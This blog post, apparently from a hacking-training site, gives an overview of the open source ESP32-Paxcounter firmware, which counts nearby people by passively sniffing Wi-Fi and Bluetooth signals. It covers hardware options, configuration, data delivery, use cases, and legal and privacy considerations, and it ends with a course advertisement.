Depending on which board you pick, your device can end up supporting a LoRaWAN radio for sending data over long distances while using very little power, an OLED status screen, or a single color, RGB, or larger LED matrix light to show status. It can also support a physical button for flipping through display pages or sending an alarm message, battery voltage monitoring, GPS positioning, a real time clock chip along with IF482 or DCF77 time telegram output, and even an SD card slot for logging data locally when there is no network around.

Because the whole system was designed to be truly portable, the documentation goes into real detail about power draw, which usually sits somewhere between 450 and 1000 milliwatts depending on how the device is set up. It also makes good use of the ESP32’s deep sleep mode, so a device can keep running for a long stretch of time on just one 18650 lithium ion battery cell. Members of the community have already shared several 3D printable enclosure designs on Thingiverse for the more popular boards.

3d printed enclosure

Getting the Device Up and Running

Paxcounter is built using PlatformIO instead of the plain Arduino IDE. This choice lets it work smoothly with editors like Visual Studio Code, Atom, or Eclipse, and it gives the project reproducible, script driven builds. In fact, the repository runs an automated PlatformIO build check every single time the code changes, using GitHub Actions, and there is even a CodeFactor badge that keeps an eye on ongoing code quality.

The configuration is intentionally spread across a handful of different files instead of being crammed into just one. This keeps board specific settings, behavioral settings, and personal settings nicely separated from each other. The platformio.ini file is where you select which board’s hardware profile you want to compile against. The paxcounter.conf file handles behavioral settings, things like how long a scan cycle lasts, sleep timing, and payload options. The shared lmic_config.h file sets the LoRaWAN region and frequency plan, so it matches the rules where you live. The shared loraconf.h file holds the device’s LoRaWAN join credentials, and the project recommends using OTAA rather than ABP for this. And the shared ota.conf file stores the Wi-Fi credentials the device uses for over the air firmware updates.

You can upload firmware the traditional way, over USB, or once a device has joined a LoRaWAN network, you can push updates over the air instead. A remote command tells the board to connect to Wi-Fi, check a hosted repository called PAX.express for a newer build, and then download and flash it automatically. If anything goes wrong during that process, it will roll back to the previous version on its own. Devices can also be set up to open a small local web based bootstrap menu right when they power on, which lets you upload a firmware file manually, even from a phone in tethering mode, without needing PlatformIO installed on site.

Configuration and Extensibility

Beyond just picking a board, Paxcounter gives you a long list of settings you can tune to fit your needs. It can log environmental data from sensors like the Bosch BMP180, BME280, BMP280, or BME680, read a Nova SDS011 particulate matter sensor to track dust in the air, and keep accurate time using either a DS3231 real time clock or a connected GPS module. 

extensions

Display and LED

On boards that come with an OLED display, Paxcounter shows live status information you can cycle through with a short press of the button. This includes the current pax count, meaning the people count, a histogram of recent activity, GPS status, environmental sensor readings, and the time of day. 

display

A long press of that same button sends an alarm message out over the network instead, which is a simple way to flag a problem from out in the field without needing any other kind of interface. Even on boards that do not have a display at all, a status LED still tells you what the device is doing through its blink pattern. You get a brief flash whenever a new Wi-Fi or Bluetooth device is spotted, a quick blink while the device is joining the LoRaWAN network, a short blink during data transmission, and a slow, long blink if there is a LoRaWAN stack error. Boards that have an RGB LED get a color coded version of these same signals.

led

How You Receive the Data

Once a Paxcounter has counted the people nearby and packed everything into a message, that data has to go somewhere so you can actually see it. How that happens depends on which output the device is using, and the good news is you can turn on more than one at the same time. If you are using LoRaWAN, which is the most common setup, the device does not send the data straight to you. Instead, a nearby LoRaWAN gateway picks up the signal first and forwards it on to a network server, usually The Things Stack. There is a small decoder script included with the project, and its job is to take that raw message and turn it into numbers you can actually read, something like a pax count of 14. From there, The Things Stack can pass the data along to your own app or dashboard using MQTT or a webhook, or you can simply watch it come in live through the built in console.

If a board does not have LoRa hardware built in, it can just skip the gateway completely and send that same kind of data straight to an MQTT service over Wi-Fi instead. You can also connect the device to a computer using a USB cable and read the numbers directly from a serial connection. This is a simple way to test things out without needing to set up a network at all. If SD card logging is turned on, everything also gets saved locally as a CSV file, so you can pull the card out later and open it up in a spreadsheet. This comes in handy in places where there is no network coverage to rely on. 

Where It’s Used

Because a single Paxcounter device is cheap to build and can be left running unattended for a long time, you will find it popping up in a pretty wide range of places. Retailers and shopping centers use it to measure foot traffic without needing to install cameras. Event organizers use it to watch how crowds move around a venue in real time. Pentesters can get a passive read on how many Wi-Fi and Bluetooth devices are active in a building, or to notice unexpected devices showing up where they shouldn’t, all without needing camera access or network credentials.

Legal and Privacy Considerations

Since Paxcounter’s whole job involves listening to wireless traffic, its documentation is unusually upfront about the legal side of things. It points out that sniffing Wi-Fi and Bluetooth MAC addresses may be regulated or restricted depending on where you live, and it links to specific starting references for the US, the UK, the Netherlands and the EU, and Germany. It also makes clear that the legal responsibility for how a device is built and deployed falls on the person doing it, especially for public deployments where the results might get published somewhere. On the technical side of privacy, the project’s own design actually holds up pretty well against that legal backdrop. Identifiers are only ever built from the last two bytes of a scanned MAC address, they are kept in memory just for the length of one scan cycle, and then they are discarded completely. No MAC addresses or identifiers are ever sent out over the network, and the firmware does not do any extra tracking or fingerprinting of the devices it scans.

Summary

What really makes Paxcounter stand out is not any single feature on its own. It is the whole combination working together. One piece of open source firmware supports dozens of cheap boards, runs for a long time on a small battery, counts people without saving anything identifying about them, doubles as a general environmental sensor node, speaks LoRaWAN, MQTT, serial, and SD card all at once, and can be fully reconfigured from a distance once it is out in the field. The full source code, the complete board list, and all the documentation are available on GitHub.

If you enjoy experimenting with frequencies and trying new things, we recommend signing up for our SDR for Hackers training. With Master OTW, you’ll learn how to use your computer and inexpensive SDR hardware to explore and hack a wide range of radio signals.

The post SDR (Signals Intelligence) for Hackers: Tracking People with ESP32-Paxcounter first appeared on Hackers Arise.

❌